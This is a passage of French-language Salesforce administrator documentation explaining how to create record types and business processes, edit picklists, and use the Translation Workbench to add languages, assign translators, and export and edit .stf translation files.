- La suppression de types d'enregistrements de membres de campagne met à jour le champ `Type de membre de campagne` dans les campagnes et les enregistrements de membres de campagne.
- Les comptes personnels sont des enregistrements de compte auxquels un type d'enregistrement particulier a été attribué. Ils sont appelés *types d'enregistrement de compte personnel*. Les types d'enregistrement de compte personnel permettent aux champs de contact d'être disponibles sur le compte et au compte d'être utilisé, comme s'il s'agissait d'un contact. Un type d'enregistrement de compte personnel par défaut intitulé « Compte personnel » est automatiquement créé lorsque les comptes personnels sont activés

pour votre organisation. Vous pouvez modifier le nom de ce type d'enregistrement et créer d'autres types d'enregistrement de compte personnel.

- Lorsque des utilisateurs convertissent, clonent ou créent des enregistrements, ces considérations spéciales s'appliquent.
  - Lorsqu'un utilisateur convertit une piste, les nouveaux enregistrements de compte, de contact et d'opportunité utilisent le type d'enregistrement par défaut pour le propriétaire des nouveaux enregistrements.
  - Lorsqu'un utilisateur clone un enregistrement, le nouvel enregistrement prend le type de l'enregistrement cloné. Si le profil d'un utilisateur n'a pas accès au type de l'enregistrement cloné, le nouvel enregistrement adopte le type d'enregistrement par défaut de l'utilisateur.
  - Lorsqu'un utilisateur crée une requête ou une piste et applique des règles d'attribution, le nouvel enregistrement peut conserver le type d'enregistrement par défaut du créateur ou prendre le type d'enregistrement du bénéficiaire, selon les paramètres de requête et de piste spécifiés par l'administrateur.

CONSULTER ÉGALEMENT :

Types d'enregistrement

Création de types d'enregistrement

Consignes relatives à la modification du type d'enregistrement d'un compte

Limitations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

## Création de types d'enregistrement

Conseil: Avant de créer des types d'enregistrement, insérez toutes les valeurs de type d'enregistrement possibles dans votre liste principale de listes de sélection. La liste de sélection principale est une liste complète de valeurs de liste de sélection, qui peuvent être utilisées dans n'importe quel type d'enregistrement.

1. Depuis les paramètres de gestion de l'objet approprié, accédez à Types d'enregistrement.
2. Cliquez sur **Nouveau**.
3. Sélectionnez `Maître` dans la liste déroulante `Type d'enregistrement existant` pour copier toutes les valeurs de liste de sélection disponibles ou choisissez un type d'enregistrement pour cloner ses valeurs de liste de sélection.

   Remarque: Lorsque vous créez un type d'enregistrement sans cloner un enregistrement existant, le nouveau type inclut automatiquement les valeurs de la liste de sélection principale pour les listes standard et personnalisées. Vous pouvez ensuite personnaliser les valeurs des listes de sélection en fonction du type d'enregistrement.
4. Saisissez une `Étiquette de type d'enregistrement` unique dans l'objet.
5. Saisissez un `Nom de type d'enregistrement`. Le Nom de type d'enregistrement fait référence au composant lors de l'utilisation de l'API des services Web et il évite les conflits de nommage lors de l'installation de packages gérés.
6. Pour les types d'enregistrement opportunité, requête, piste et solution, sélectionnez un processus commercial à associer au type d'enregistrement.
7. Saisissez une description.
8. Sélectionnez `Actif` afin d'activer le type d'enregistrement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des types d'enregistrement :
- Personnaliser l'application

9. Sélectionnez `Activer pour le profil` en regard d'un profil afin de rendre le type d'enregistrement disponible pour les utilisateurs associés à ce profil. Cochez la case de la ligne d'en-tête pour l'activer dans tous les profils.

   Conseil: Si chaque profil est associé à un type d'enregistrement unique, les utilisateurs ne sont jamais invités à sélectionner le type lors de la création d'enregistrements.

10. Pour les profils activés, sélectionnez `Affecter par défaut` afin de définir le type d'enregistrement comme valeur par défaut pour les utilisateurs de ce profil. Activez la case de la ligne d'en-tête pour la définir comme valeur par défaut pour tous les profils.
11. Cliquez sur **Suivant**.
12. Sélectionnez une option d'affichage de présentation de page pour les enregistrements de ce type :
    - Pour appliquer une seule présentation de page à tous les profils, sélectionnez `Appliquer une présentation à tous les profils` et choisissez la présentation de page dans la liste déroulante.
    - Pour appliquer des présentations de page différentes basées sur des profils d'utilisateur, sélectionnez `Appliquer une présentation différente par profil` et choisissez la présentation de page de chaque profil.
13. Cliquez sur **Enregistrer** pour modifier les valeurs des listes de sélection standard et personnalisées disponibles pour le type d'enregistrement ou sur **Enregistrer et Nouveau** pour créer un autre type d'enregistrement.

CONSULTER ÉGALEMENT :

Types d'enregistrement

Considérations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

Limitations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

# Modification des listes de sélection des types d'enregistrement et des processus commerciaux

Personnalisez les valeurs des listes de sélection du type d'enregistrement et du processus commercial en fonction des besoins uniques de votre organisation.

1. Sélectionnez un type d'enregistrement ou un processus commercial, puis cliquez sur **Modifier** en regard du champ de la liste de sélection pour changer ses valeurs.
2. Ajoutez ou retirez des valeurs selon les besoins. Les utilisateurs peuvent sélectionner ces valeurs lors de la création ou de la modification d'enregistrements.
3. Si vous le souhaitez, choisissez une valeur de liste de sélection par défaut. Certaines listes de sélection nécessitent une valeur par défaut. La valeur par défaut d'un champ dépendant est ignorée.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Champs personnalisés

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les types d'enregistrement sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les processus métiers sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou modifier des types d'enregistrement :

- Personnaliser l'application

Pour créer ou modifier des processus commerciaux :

- " Personnaliser l'application "

# Limitations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

Tenez compte des limitations ci-dessous lors de l'utilisation des types d'enregistrement et des listes de sélection de processus commercial.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Ces champs de liste de sélection spéciaux ne sont pas disponibles pour les types d'enregistrement car ils ne sont utilisés que pour les processus de vente, de support, de piste et de solution :
  - `Étape` d'opportunité
  - `Statut` de requête
  - `Statut` de solution
  - `Statut de la piste`

  Vous pouvez utiliser des champs afin de fournir des valeurs de liste de sélection différentes pour divers types d'enregistrement en attribuant un processus à chaque type d'enregistrement.
- Les listes de sélection de membres de campagne suivantes ne sont pas disponibles pour les types d'enregistrement :
  - `Statut`
  - `Civilité`
  - `Origine de la piste`
- Vous ne pouvez pas modifier ou supprimer un type d'enregistrement d'un objet si celui-ci est référencé dans l'Apex.
- Vous ne pouvez pas désactiver un type d'enregistrement qui est utilisé par une adresse d'acheminement d'e-mail pour la fonction E-mail vers requête ou E-mail vers requête à la demande.
- Les types d'enregistrement peuvent être attribués uniquement aux membres de campagne en utilisant le champ `Type de membre de campagne` pour les campagnes nouvelles ou existantes. Pour attribuer des types d'enregistrement aux membres de campagne, ajoutez le champ `Type de membre de campagne` à la présentation de page de campagne. Vous devez disposer de l'autorisation `Utilisateur marketing` pour modifier le type de membre de campagne. Vous pouvez également ajouter un champ `Type de membre de campagne` en lecture seule à la présentation de page des membres de campagne.
- Nous recommandons de créer au maximum 200 types d'enregistrement. Bien qu'aucune limite formelle n'existe, si le nombre de types d'enregistrement dépasse 200, leur gestion peut s'avérer complexe pour les organisations.

CONSULTER ÉGALEMENT :

Création de types d'enregistrement

Considérations relatives à la création et à la mise à jour de types d'enregistrement et de listes de sélection

## Gestion de plusieurs processus commerciaux

Utilisez plusieurs processus commerciaux pour afficher des valeurs de liste de sélection différentes pour les utilisateurs, en fonction du profil de ces derniers. Plusieurs processus commerciaux vous permettent de suivre différents cycles de vie de vente, de support et de piste.

**Processus de vente**
Créez différents processus de vente incluant tout ou partie des valeurs de liste de sélection disponibles pour le champ `Étape` de l'opportunité.

**Processus de piste**
Créez différents processus de piste incluant tout ou partie des valeurs de liste de sélection disponibles pour le champ `Statut de la piste`.

**Processus de support**
Créez différents processus de support incluant tout ou partie des valeurs de liste de sélection disponibles pour le champ `Statut`.

**Processus de solution**
Créez différents processus de solution incluant tout ou partie des valeurs de liste de sélection disponibles pour le champ `Statut`.

Après avoir créé un processus de vente, de support, de piste ou de solution, attribuez-le à un type d'enregistrement. Le type d'enregistrement détermine le profil des utilisateurs qui sont associés au processus commercial.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des processus commerciaux :
- Personnaliser l'application

Pour visualiser une liste des processus commerciaux, dans Configuration, saisissez *`Processus`* dans la case `Recherche rapide`, puis sélectionnez le lien approprié.

CONSULTER ÉGALEMENT :

Modification des listes de sélection des types d'enregistrement et des processus commerciaux

## Création de plusieurs processus métiers

Effectuez les étapes suivantes pour créer des processus de vente, de support, de piste et de solution.

1. Dans Configuration, saisissez *`Processus`* dans la case `Recherche rapide`, puis sélectionnez le lien approprié.
2. Cliquez sur **Nouveau**.
3. Choisissez un processus existant pour copier les valeurs de sa liste de sélection dans le nouveau processus. Pour copier toutes les valeurs de liste de sélection disponibles, sélectionnez `Principal`.
4. Saisissez le nom et la description du nouveau processus. Le nom doit être unique dans l'onglet.
5. Cliquez sur **Enregistrer**.

   Toutes les valeurs disponibles de la liste de sélection s'affichent. Choisissez les valeurs que vous voulez inclure dans le nouveau processus commercial.

Ajoutez ensuite le nouveau processus métier à un type d'enregistrement, puis rendez ce type disponible pour les utilisateurs en fonction du profil.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des processus commerciaux :
- Personnaliser l'application

# Système de traduction

Si votre organisation a activé les langues multiples, utilisez le Système de traduction pour gérer les étiquettes traduits dans votre organisation. Vous pouvez gérer les valeurs traduites dans n'importe quelle langue prise en charge par Salesforce.

**Remarque:** Les objets standard ne sont pas disponibles dans le Système de traduction. Utilisez l'interface de renommage des onglets et des étiquettes pour la traduction d'objets standard.

Si un composant personnalisé n'a pas de valeur traduite, le composant utilise la langue par défaut de l'organisation. Lorsque vous désactivez une langue, toutes les traductions dans cette langue restent disponibles dans le Système de traduction, mais les utilisateurs qui ont sélectionné cette langue affichent les valeurs dans la langue par défaut de l'organisation.

Le Système de traduction n'est pas disponible pour les organisations qui utilisent une seule langue. Pour déterminer si votre organisation utilise une seule ou plusieurs langues, contactez Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'activation du Système de traduction apporte les modifications ci-dessous à votre organisation Salesforce.

- Vous devez modifier les valeurs de liste de sélection individuellement. Vous ne pouvez pas les modifier en masse, mais vous pouvez ajouter de nouvelles valeurs en masse.
- Lorsque les valeurs de listes de sélection sont triées par ordre alphabétique, le classement dépend de la langue par défaut de l'organisation.
- Les rapports qui contiennent une liste déroulante Filtrer la langue dans le volet Filtres du générateur de rapport. La sélection d'une langue filtre les chaînes traduites avec tous les critères de filtrage qui utilisent l'opérateur `commence par`, `contient` ou `ne contient pas`.
- Les fichiers d'importation contiennent une liste déroulante Langue, et l'ensemble des enregistrements et des valeurs du fichier d'importation doivent exister dans la langue sélectionnée.
- Web vers piste et Web vers requête contiennent une liste déroulante Langue avant la génération du code HTML.

### Activation et désactivation du Système de traduction

Le Système de traduction permet de spécifier les langues que vous souhaitez traduire, d'attribuer des traducteurs à des langues, de créer des traductions pour les personnalisations apportées à votre organisation Salesforce et de remplacer les étiquettes et les traductions dans des packages gérés. Vous pouvez traduire toutes les informations, depuis les valeurs des listes de sélection jusqu'aux champs personnalisés, afin de permettre à vos utilisateurs du monde entier d'utiliser Salesforce.

### Ajout de langues traduites et de traducteurs

Ajoutez des langues prises en charge, activez ou désactivez une langue, attribuez des traducteurs à cette langue, puis saisissez des termes traduits pour les personnalisations que vous avez effectuées dans la langue par défaut de votre organisation.

### Traduction des termes

### Emplacement des traductions dans les packages gérés

Vous ne pouvez pas modifier les étiquettes ou les traductions dans un package géré, qui sont contrôlées par le développeur. Vous pouvez néanmoins les remplacer en utilisant le système de traduction. Par exemple, remplacez un champ personnalisé dans un package.

### Personnalisations traduisibles

Vous pouvez traduire certains composants seulement.

### Traduction de fichiers

Salesforce fourni trois différents types de fichier pour traduire les étiquettes de personnalisation et réviser les traductions.

Considérations relatives à la mise à jour de termes traduits

Les traducteurs sont responsables de la mise à jour des termes traduits. Lors de la modification des composants traduits, la valeur traduite est marquée `Dépassé`.

Exportation des fichiers de traduction

Créez des fichiers qui contiennent les métadonnées traduisibles de votre organisation, telles que des champs personnalisés, des types de rapport et des valeurs de liste de sélection. Envoyez ces fichiers à vos traducteurs externes ou à une agence de traduction, puis utilisez la fonction **Importer** pour mettre à jour vos étiquettes.

Importation de fichiers traduits

Importez et mettez à jour les traductions des métadonnées de votre organisation, telles que des champs personnalisés, des types de rapport et des valeurs de liste de sélection. Généralement, les fichiers d'origine sont exportés depuis Salesforce, puis envoyés à des traducteurs externes ou à une agence de traduction pour être traduits, avant de vous être renvoyés pour l'importation.

Erreurs d'exportation et d'importation de fichiers de traduction courantes

Dépannez les problèmes rencontrés lors de l'exportation et de l'importation de fichiers dans le Système de traduction.

Meilleures pratiques du système de traduction

Pour rendre le système de traduction plus efficace, suivez les conseils ci-dessous.

## Activation et désactivation du Système de traduction

Le Système de traduction permet de spécifier les langues que vous souhaitez traduire, d'attribuer des traducteurs à des langues, de créer des traductions pour les personnalisations apportées à votre organisation Salesforce et de remplacer les étiquettes et les traductions dans des packages gérés. Vous pouvez traduire toutes les informations, depuis les valeurs des listes de sélection jusqu'aux champs personnalisés, afin de permettre à vos utilisateurs du monde entier d'utiliser Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans Configuration, saisissez *`Paramètres de traduction`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de traduction**.
2. Dans la page de bienvenue, cliquez sur **Activer**.

Remarque: L'autorisation « Gérer la traduction » est activée par défaut dans le profil Administrateur système.

Pour désactiver le système de traduction, dans Configuration, saisissez *`Paramètres de traduction`*, dans la case `Recherche rapide`, sélectionnez **Paramètres de traduction**, puis cliquez sur **Désactiver**.

Remarque: Dans une organisation Developer avec un package géré contenant des traductions, une fois activé, le Système de traduction ne peut pas être désactivé.

CONSULTER ÉGALEMENT :

Considérations relatives à la mise à jour de termes traduits

# Ajout de langues traduites et de traducteurs

Ajoutez des langues prises en charge, activez ou désactivez une langue, attribuez des traducteurs à cette langue, puis saisissez des termes traduits pour les personnalisations que vous avez effectuées dans la langue par défaut de votre organisation.

**Remarque:** L'autorisation « Gérer la traduction » est activée par défaut dans le profil Administrateur système.

1. Dans Configuration, saisissez *Paramètres de traduction* dans la case Recherche rapide, puis sélectionnez **Paramètres de traduction**.
2. Cliquez sur **Ajouter** pour activer une nouvelle langue ou sur **Modifier** pour changer une langue prise en charge existante.
3. Si vous ajoutez une langue, sélectionnez cette dernière.
4. Pour permettre à vos utilisateurs d'accéder aux traductions saisies, sélectionnez Actif. Les utilisateurs peuvent modifier leur langue personnelle à tout moment, quelle soit active ou non dans le Système de traduction. Sélectionner Actif rend les traductions accessibles aux utilisateurs de cette langue.

   **Conseil:** Nous recommandons d'activer une langue uniquement lorsque les traducteurs ont traduit toutes les valeurs.

5. Pour attribuer des traducteurs à cette langue, sélectionnez-les dans Liste disponible, puis cliquez sur **Ajouter**. Si vous ne trouvez pas le membre à ajouter, saisissez des mots-clés dans la zone de recherche, puis cliquez sur **Rechercher**.

   **Important:** Assurez-vous que tous les traducteurs disposent de l'autorisation « Afficher la configuration » qui leur permet de traduire sans délai. Les utilisateurs peuvent traduire uniquement vers les langues qui leur sont attribuées.

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Activation et désactivation du Système de traduction
- Traduction des termes
- Considérations relatives à la mise à jour de termes traduits

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter ou modifier des langues :

- Gérer la traduction

Pour affecter des traducteurs :

- Gérer la traduction

## Traduction des termes

1. Dans Configuration, saisissez *Traduire* dans la case Recherche rapide, puis sélectionnez **Traduire**.
2. Sélectionnez la Langue vers laquelle vous traduisez.
3. Sélectionnez un composant de configuration. Cliquez sur le menu déroulant pour sélectionner un élément dans la liste des personnalisations traduisibles. Reportez-vous à Personnalisations traduisibles pour consulter une liste complète de personnalisations possibles.
4. Si nécessaire, sélectionnez un objet ainsi qu'un aspect. Par exemple, les tâches de workflow contiennent un objet (Compte, Contact, etc.) et une présentation (Objet ou Commentaire).
5. Double-cliquez sur la colonne de traduction afin de saisir de nouvelles valeurs. Vous pouvez appuyer sur la touche Tabulation pour passer au champ modifiable suivant ou sur Maj+Tabulation pour revenir au champ modifiable précédent.

   Remarque: La colonne Dépassé indique que l'élément a été mis à jour et que le terme peut nécessiter une traduction. Lors de la modification d'une étiquette de bouton ou de lien, la colonne Nom de bouton ou de lien qui s'affiche permet de référencer le composant en utilisant l'API SOAP.

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Considérations relatives à la mise à jour de termes traduits

Ajout de langues traduites et de traducteurs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour traduire des termes :

- Afficher la configuration

  ET

  Être désigné comme traducteur

## Emplacement des traductions dans les packages gérés

Vous ne pouvez pas modifier les étiquettes ou les traductions dans un package géré, qui sont contrôlées par le développeur. Vous pouvez néanmoins les remplacer en utilisant le système de traduction. Par exemple, remplacez un champ personnalisé dans un package.

1. Dans Configuration, saisissez *Remplacer* dans la case Recherche rapide, puis sélectionnez **Remplacer**.
2. Sélectionnez le Package que vous remplacez.
3. Sélectionnez la langue dans laquelle vous saisissez des alternatives.
4. Sélectionnez un composant de configuration. Cliquez sur le menu déroulant pour sélectionner un élément dans la liste des personnalisations traduisibles. Reportez-vous à Personnalisations traduisibles pour consulter une liste complète de personnalisations possibles.
5. Si nécessaire, sélectionnez un objet ainsi qu'un aspect. Par exemple, les tâches de workflow contiennent un objet (Compte, Contact, etc.) et une présentation (Objet ou Commentaire).
6. Double-cliquez sur la colonne de remplacement afin de saisir de nouvelles valeurs. Vous pouvez appuyer sur la touche Tabulation pour passer au champ modifiable suivant ou sur Maj+Tabulation pour revenir au champ modifiable précédent.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour remplacer les termes :

- Afficher la configuration

  ET

  Personnaliser l'application

Remarque: La colonne `Dépassé` indique que l'élément a été mis à jour et que le terme peut nécessiter une modification. Lors de la modification d'une étiquette de bouton ou de lien, la colonne `Nom de bouton ou de lien` qui s'affiche permet de référencer le composant en utilisant l'API SOAP.

7. Double-cliquez sur la colonne de traduction afin de saisir de nouvelles valeurs. Vous pouvez appuyer sur la touche Tabulation pour passer au champ modifiable suivant ou sur Maj+Tabulation pour revenir au champ modifiable précédent.

   Remarque: La colonne `Dépassé` indique que l'élément a été mis à jour et que le terme peut nécessiter une traduction. Lors de la modification d'une étiquette de bouton ou de lien, la colonne `Nom de bouton ou de lien` qui s'affiche permet de référencer le composant en utilisant l'API SOAP.

8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Activation et désactivation du Système de traduction

## Personnalisations traduisibles

Vous pouvez traduire certains composants seulement.

Pour afficher les personnalisations qui peuvent être traduites dans votre organisation, dans Configuration, saisissez *`Traduire`* dans la case `Recherche rapide`, puis sélectionnez **Traduire** et un `Composant de configuration`. Si nécessaire, sélectionnez ensuite **Objet**, **Entité type de rapport personnalisé** ou **Aspect**.

Vous pouvez traduire les composants suivants.

- Action
- Pays
- Région
- Motif de partage Apex
- Étiquette de bouton et de lien
- Application personnalisée
- Champ personnalisé
- Champ personnalisé
- Type de rapport personnalisé
- Catégories de données
- Groupe de catégories de données
- Division
- Liste de sélection globale
- Section de présentation
- Filtre de recherche
- Élément du menu de navigation (pour les communautés)
- Filtres de recherche
- Valeurs de listes de sélection
- Étiquettes d'action rapide
- Type d'enregistrement

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Étiquette de liste associée
- Niveaux de réputation (pour les communautés)
- Texte enrichi d'étape de parcours de vente
- Commande S-Control
- Catégorie de solutions
- Aide de champ standard
- Message d'erreur de validation
- Onglets Web
- Tâches de workflow

**Important:** Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

CONSULTER ÉGALEMENT :

Activation et désactivation du Système de traduction

## Traduction de fichiers

Salesforce fourni trois différents types de fichier pour traduire les étiquettes de personnalisation et réviser les traductions.

- Source : permet de réaliser une première traduction des étiquettes.
- Non traduit : permet de traduire les étiquettes après une première tentative.
- Bilingue : permet de réviser et de modifier les traductions.

Les fichiers de traduction sont identifiés par l'extension `.stf`, qui représente le format de traduction de Salesforce. Un nom de fichier de traduction comprend le nom de l'option d'exportation utilisée pour le créer, le code de langue du contenu du fichier, ainsi que la date et l'heure.

Les fichiers `.stf` multiples créés avec les options Non traduit et Bilingue sont compressés dans des fichiers zip dont la taille peut atteindre 5 Mo. Si plusieurs fichiers zip sont nécessaires, les noms de fichier comportent la date et l'heure, ainsi qu'un numéro d'ordre. Par exemple, `Untranslated 2010-09-20 05:13 1of2.zip`

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**ATTENTION:** Tenez compte des éléments suivants lors de la modification de vos fichiers `.stf` :

- Vous ne devez pas modifier l'extension de fichier `.stf`.
- Si vous utilisez des tabulations, de nouvelles ligne ou des retours à la ligne dans votre texte de traduction, notez qu'ils sont représentés par des caractères spéciaux dans le format de fichier `.stf`. Les tabulations correspondent à `\t`, les sauts de ligne à `\n` et les retours à la ligne à `\r`. Pour garantir la cohérence entre les versions linguistiques, assurez-vous de conserver ces caractères dans vos traductions.

### Utilisation du fichier Source

Le fichier source permet de traduire les étiquettes d'une organisation pour la première fois. Le fichier Source contient les étiquettes de toutes les traductions personnalisées d'une organisation dans la langue par défaut définie.

Si vous n'utilisez pas d'outil de traduction standard tel que Trados, travaillez sur le fichier avec une application qui prend en charge les tabulations et le retour automatique à la ligne, telle que WordPad ou MS Excel.

Remarque: Si vous utilisez MS Excel pour saisir des traductions dans votre fichier `.stf`, votre format de fichier peut être endommagé. MS Excel ajoute automatiquement des guillemets autour des entrées qui comportent des virgules. Nous recommandons d'ouvrir vos fichiers dans un éditeur de texte avant l'importation et de supprimer ces guillemets s'ils ont été ajoutés. L'importation échoue si ces guillemets ne sont pas supprimés.

Pour préparer le fichier Source destiné à vos traducteurs :

- Créez une copie du fichier Source pour chaque langue cible souhaitée.
- Dans l'en-tête du fichier Source, remplacez le code de la langue par défaut de l'organisation (par exemple `en_US`) par celui de la langue cible (par exemple `fr_FR`).

Demandez à vos traducteurs de remplacer les valeurs non traduites de la colonne LABEL par les valeurs traduites.

Remarque: N'ajoutez et ne supprimez aucune colonne dans le fichier de traduction.

| Colonne | Description | Options de modification |
|---|---|---|
| KEY | Identifiants uniques des étiquettes | Ne pas modifier |
| LABEL | Étiquettes visibles aux utilisateurs | Remplacer les valeurs non traduites par des valeurs traduites |

## Utilisation du fichier Non traduit

Le fichier Non traduit permet de traduire les étiquettes non traduites. Un fichier Non traduit est généré par langue. Lorsque plusieurs fichiers sont générés, ils sont exportés dans un fichier `.zip` contenant des fichiers `.stf` pour chaque langue de traduction.

Si vous n'utilisez pas d'outil de traduction standard tel que Trados, travaillez sur le fichier avec une application qui prend en charge les tabulations et le retour automatique à la ligne, telle que WordPad ou MS Excel.

Remarque: Si vous utilisez MS Excel pour saisir des traductions dans votre fichier `.stf`, votre format de fichier peut être endommagé. MS Excel ajoute automatiquement des guillemets autour des entrées qui comportent des virgules. Nous recommandons d'ouvrir vos fichiers dans un éditeur de texte avant l'importation et de supprimer ces guillemets s'ils ont été ajoutés. L'importation échoue si ces guillemets ne sont pas supprimés.

Demandez à vos traducteurs de remplacer les valeurs non traduites de la colonne LABEL par les valeurs traduites.

Remarque: N'ajoutez et ne supprimez aucune colonne dans le fichier de traduction.

| Colonne | Description | Options de modification |
|---|---|---|
| KEY | Identifiants uniques des étiquettes | Ne pas modifier |
| LABEL | Étiquettes visibles aux utilisateurs | Remplacer les valeurs non traduites par des valeurs traduites |

## Utilisation du fichier Bilingue

Le fichier Bilingue permet de réviser les traductions, de modifier les étiquettes déjà traduites et d'ajouter des traductions pour les étiquettes non traduites. Un fichier Bilingue est généré par langue de traduction.

La section TRANSLATED du fichier contient le texte traduit et à relire. La section UNTRANSLATED du fichier contient les texte non traduit.

Modifiez le texte avec une application d'édition qui prend en charge les tabulations et le retour automatique à la ligne, telle que WordPad ou MS Excel.

**Remarque:** Si vous utilisez MS Excel pour saisir des traductions dans votre fichier `.stf`, votre format de fichier peut être endommagé. MS Excel ajoute automatiquement des guillemets autour des entrées qui comportent des virgules. Nous recommandons d'ouvrir vos fichiers dans un éditeur de texte avant l'importation et de supprimer ces guillemets s'ils ont été ajoutés. L'importation échoue si ces guillemets ne sont pas supprimés.

- Identifiez les étiquettes périmées en parcourant la colonne OUT OF DATE afin de localiser les valeurs marquées par un astérisque (*). Mettez à jour les valeurs périmées le cas échéant.
- Modifiez les étiquettes traduites de la colonne TRANSLATION dans la section TRANSLATED.
- Remplacez les étiquettes non traduites par les valeurs traduites de la colonne LABEL, dans la section UNTRANSLATED.
- Supprimez une traduction en remplaçant la valeur correspondante de la colonne TRANSLATION dans l'une des sections par une paire de crochets ouvrant et fermant (< >). Une fois le fichier Bilingue importé, l'étiquette retrouve sa valeur d'origine.

  **Avertissement:** Ne tentez pas d'annuler une translation en supprimant une étiquette traduite du fichier. La suppression d'une traduction du fichier n'entraîne pas sa suppression de l'application une fois le fichier importé.

**Remarque:** N'ajoutez et ne supprimez aucune colonne dans le fichier de traduction.

| Colonne | Description | Options de modification |
|---|---|---|
| KEY | Identifiants uniques des étiquettes | Ne pas modifier |
| LABEL | Étiquettes visibles aux utilisateurs | • Ne modifiez pas les étiquettes de la section TRANSLATED du fichier<br>• Dans la section UNTRANSLATED du fichier, remplacez les étiquettes non traduites par des valeurs traduites |
| TRANSLATION | Traduction existante | • Dans la section TRANSLATED du fichier, modifiez les traductions existantes<br>• Dans la section UNTRANSLATED du fichier, ajoutez des traductions |
| OUT OF DATE | Indique si le texte source à changé depuis la dernière traduction.<br>Les indicateurs de péremption sont les suivants :<br>• Un astérisque (*) : l'étiquette est périmée. Une modification a été apportée à l'étiquette dans la langue par défaut et la traduction n'a pas été mise à jour.<br>• Un tiret (–) : la traduction est à jour. | Ne pas modifier |

CONSULTER ÉGALEMENT :

Exportation des fichiers de traduction

Importation de fichiers traduits

## Considérations relatives à la mise à jour de termes traduits

Les traducteurs sont responsables de la mise à jour des termes traduits. Lors de la modification des composants traduits, la valeur traduite est marquée `Dépassé`.

Par exemple, supposons que vous saisissez la traduction d'un message d'erreur dans un filtre de référence. Vous modifiez ensuite le filtre de référence et changez le message d'erreur. Lorsque vous accédez au Système de traduction pour afficher la colonne de traduction du message, la traduction de l'ancien message d'erreur est toujours présente et la case à cocher dans la colonne `Périmé` est sélectionnée.

Pour optimiser les résultats, invitez vos traducteurs à vérifier fréquemment leurs traductions et informez-les de toute modification. Pour générer une liste de toutes les personnalisations traduisibles et de leur état `Dépassé` associé, exportez les fichiers traduits.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Traduction des termes
- Ajout de langues traduites et de traducteurs

## Exportation des fichiers de traduction

Créez des fichiers qui contiennent les métadonnées traduisibles de votre organisation, telles que des champs personnalisés, des types de rapport et des valeurs de liste de sélection. Envoyez ces fichiers à vos traducteurs externes ou à une agence de traduction, puis utilisez la fonction **Importer** pour mettre à jour vos étiquettes.

1. Dans Configuration, saisissez *`Exporter`* dans la case `Recherche rapide`, puis sélectionnez **Exporter**.
2. Sélectionnez les étiquettes que vous souhaitez exporter.
   - **Source** : fichier initial qui permet de créer des traductions.

     Crée un fichier unique qui contient la liste de toutes vos personnalisations traduisibles. Généralement, le contenu est rédigé dans la langue par défaut de votre organisation.
   - **Non traduit** : permet de créer des mises à jour.

     Crée une ensemble de fichiers qui contient uniquement des personnalisations non traduites, notamment les personnalisations nouvelles et modifiées.

     Un fichier est généré par langue. Ils sont ensuite compressés dans des fichiers .zip.
   - **Bilingue** : utilisé pour référencer et réviser toutes vos personnalisations non traduites et traduites.

     Crée une liste des toutes les étiquettes traduisibles dans leur statut traduit ou non traduit.

     Un fichier est généré par langue. Ils sont ensuite compressés dans des fichiers .zip.

     Le contenu de chaque fichier est divisé en deux sections, Non traduit et Traduit. Chaque étiquette traduisible figure dans la section Non traduit ou Traduit, selon son statut de traduction. Dans la section Traduit, le statut Périmé est inclus pour les étiquettes.
3. Cliquez sur **Exporter**.

